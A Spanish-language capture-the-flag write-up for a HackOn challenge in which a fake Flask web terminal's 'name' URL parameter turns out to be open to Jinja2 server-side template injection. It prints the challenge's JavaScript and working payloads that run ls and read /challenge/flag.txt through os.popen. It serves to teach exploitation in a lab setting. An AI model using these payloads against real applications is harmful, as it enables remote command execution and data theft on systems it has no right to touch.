Terminal

Autor


`@pwnedshell`

Descripción

Como mola la shell que me he hecho

Solución

Al visitar la url se nos “conecta” a una terminal con los siguientes comandos:



> Para ver los comandos se inserta el comando `help`

Comando clear

Limpia el **prompt**, nada más.

Comando ls

Lista los archivos. Nos devuelve dos.

Comando cat

cat notes.txt

Nos devuelve lo siguiente.

```
New Hacker Terminal release.
Written in Flask
100% clear of bugs
```

Ya sabemos que por detrás ejecuta **Flask**.

Lo de `100% clear of bugs` tiene pinta de que es mentira.

cat flag.txt

Nos devuelve lo siguiente.

```
For security reasons flag.txt was moved to the root directory in /challenge/flag.txt
```

De cierta manera para conseguir la flag habrá que leer el fichero en esa dirección.

Comando echo

Simplemente escribe por pantalla lo que se haya escrito

Comando matrix

Hmmm convierte todo en matrix y te llevas un **rabit hole**.

Comando exit

Cierra la pestaña.

La magia por detrás

Se puede ver perfectamente todo el funcionamiento de la “terminal” en el **javascript**.

```
const input = document.querySelector("#myInput");
const submitForm = document.querySelector("#submitForm");
const progressBar = document.querySelector("#progress");

window.onload = function() {
    goProgress();
};

const textArea = document.querySelector("#textArea");
textArea.value = `Connecting... Please wait. `;

const goProgress = function() {
```

```
    progressBar.classList.remove("hidden");
    input.disabled = true;
    input.value = "";
    textArea.value = `Connecting... Please wait. `;
    progressBar.interval = setInterval(increaseVal, 20, progressBar);
};

const increaseVal = function(progressBar) {
    if (progressBar.value < 100) {
        progressBar.value = progressBar.value + 1;
    } else {
        clearInterval(progressBar.interval);
        progressBar.classList.add("hidden");
        clearCommand();
        input.disabled = false;
        input.focus();
        progressBar.value = 0;
        textArea.value +=
            "Connected! Type help for the list of all avaiable commands.";
    }
};

const commandList = [
    "\n",
    "Available commands:",
    "- help: List all commands",
    "- clear: Clear screen",
    "- ls: List files",
    "- cat 'file': Show content of 'file'",
    "- echo 'text': Print 'text'",
    "- matrix: 🐇",
    "- new 'name': Open new terminal named as 'name'",
    "- exit: Bye bye"
];

const listAllCommands = function() {
    const arrJoin = commandList.join("\n");
    textArea.value += arrJoin;
    input.value = "";
};

const clearCommand = function() {
    textArea.value = "";
    input.value = "";
};

submitForm.addEventListener("submit", function(e) {
    e.preventDefault();
    if (input.value === "clear") {
        clearCommand();
    } else if (input.value === "help" || input.value === "help") {
        listAllCommands();
    } else if (input.value === "matrix") {
        matrixEffect();
        clearCommand();
        textArea.value = "Rm9sbG93IHRoZSB3aGl0ZSByYWJiaXQ= 🐇🐇🐇";
    } else if (input.value === "ls") {
        textArea.value += "\n\n📄 notes.txt 📄 flag.txt";
        input.value = "";
    } else if (input.value.substring(0, 4) === "cat ") {
        if (input.value.substring(4) == "notes.txt") {
            textArea.value += "\n\nNew Hacker Terminal release.\nWritten in Flask\n100% clear of bugs";
        } else if (input.value.substring(4) == "flag.txt") {
            textArea.value += "\n\nFor security reasons flag.txt was moved to the root directory in /challenge/flag.txt";
        } else {
            textArea.value += "\n\n" + input.value.substring(4) + ": No such file or directory";
        }
        input.value = "";
    } else if (input.value.substring(0, 5) === "echo ") {
        textArea.value += "\n\n" + input.value.substring(5);
```

```
        input.value = "";
    } else if (input.value === "exit") {
        window.close();
    } else if (input.value.substring(0, 4) === "new ") {
        url = window.location.href + "?name=" + input.value.substring(4);
        window.open(url, "_blank");
        input.value = "";
    } else {
        textArea.value +=
            "\nERROR: Unknown command! Type help for list of commands.";
        input.value = "";
    }
    textArea.scrollTop = textArea.scrollHeight;
});

input.addEventListener("input", function(e) {
    input.value = input.value.toLowerCase();
});

const matrixEffect = function() {
    let c = document.getElementById("c");
    let ctx = c.getContext("2d");
    c.height = window.innerHeight + 200;
    c.width = window.innerWidth;
    let chinese =
        "田由甲申甴电甶男甸甹町画甼甽甾甿畀畁畂畃畄畅畆畇畈畉畊畋界畍畎畏畐畑";
    chinese = chinese.split("");
    let fontSize = 16;
    let columns = c.width / fontSize;
    let drops = [];
    for (let x = 0; x < columns; x++) drops[x] = 1;

    function draw() {
        ctx.fillStyle = "rgba(0, 0, 0, 0.05)";
        ctx.fillRect(0, 0, c.width, c.height);
        ctx.fillStyle = "#0F0";
        ctx.font = fontSize + "px arial";
        for (let i = 0; i < drops.length; i++) {
            let text = chinese[Math.floor(Math.random() * chinese.length)];
            ctx.fillText(text, i * fontSize, drops[i] * fontSize);
            if (drops[i] * fontSize > c.height && Math.random() > 0.975) drops[i] = 0;
            drops[i]++;
        }
    }
    setInterval(draw, 33);
};
```

Comando new

Por fin, llegamos a lo interesante.

El comando new simplemente crea una nueva pestaña y cambia el nombre de la “terminal”.

Por ejemplo, si ejecutásemos en la “terminal” `new pepe` obtendríamos una nueva pestaña llamada **Pepe.**


> Además es un parámetro pasado mediante la URL, más fácil para el atacante de controlar `http://retos.ctf.hackon.es:8880/?name=pepe`

Con esto en mente, y la pista de que la aplicación está escrita en **Flask**, se puede intentar comprobar si esta es vulnerable a **Server Side Template Injection**.

Esta vulnerabilidad permite ejecutar código de forma remota e inyectarlo en las **templates html** de la aplicación. Se puede consultar esta guía.

Al tratarse de una aplicación **Flask** el **payload** sería algo como `{{7*7}}` ya que normalmente el motor de plantillas usado por aplicaciones **Flask** es **Jinja2**.

La url `http://retos.ctf.hackon.es:8880/?name={{7*7}}` resulta en lo siguiente:



Tenemos una vulnerabilidad **SSTI** reflejada en el **title** del **HTML** devuelto por el servidor.

Payload

Como sabemos que la **flag** se encuentra en `/challenge/flag.txt`, bastaría con ejecutar alguno de los muchos payloads que se pueden consultar.


En este caso, uno que funciona es el siguiente:

```
{{config.__class__.__init__.__globals__[os].popen(ls).read()}}
```

Desglosado del payload

- config = Objeto de configuración de **Flask**.
- __class__ = Es una referencia a la propia clase objeto de **config**.
- __init__ = Es una referencia al constructor de **config**.
- __globals__ = Es una referencia a **globals** el cual es un diccionario de todos los módulos con sus métodos definidos en el espacio de nombres.
- [os] = Es la clave para acceder a los métodos del módulo **os.**
- popen(ls).read() = Ejecuta el método

Al introducirlo en el parámetro **name** de la **url**, nos devuelve una nueva pestaña con el siguiente título.



Se observa como se ha conseguido ejecutar un **ls** y visualizar los archivos del directorio actual.

Bastaría con cambiar el comando a ejecutar para leer la **flag** y listo.

```
{{config.__class__.__init__.__globals__[os].popen(cat%20/challenge/flag.txt).read()}}
```

Para obtener la **flag** de forma correcta se puede introducir en la consola de desarrolladores el siguiente fragmento de **javascript**:

```
document.title
```

Flag

```
HackOn{T3mpl4t3_1nj3ct10n_1s_d4nger0us}
```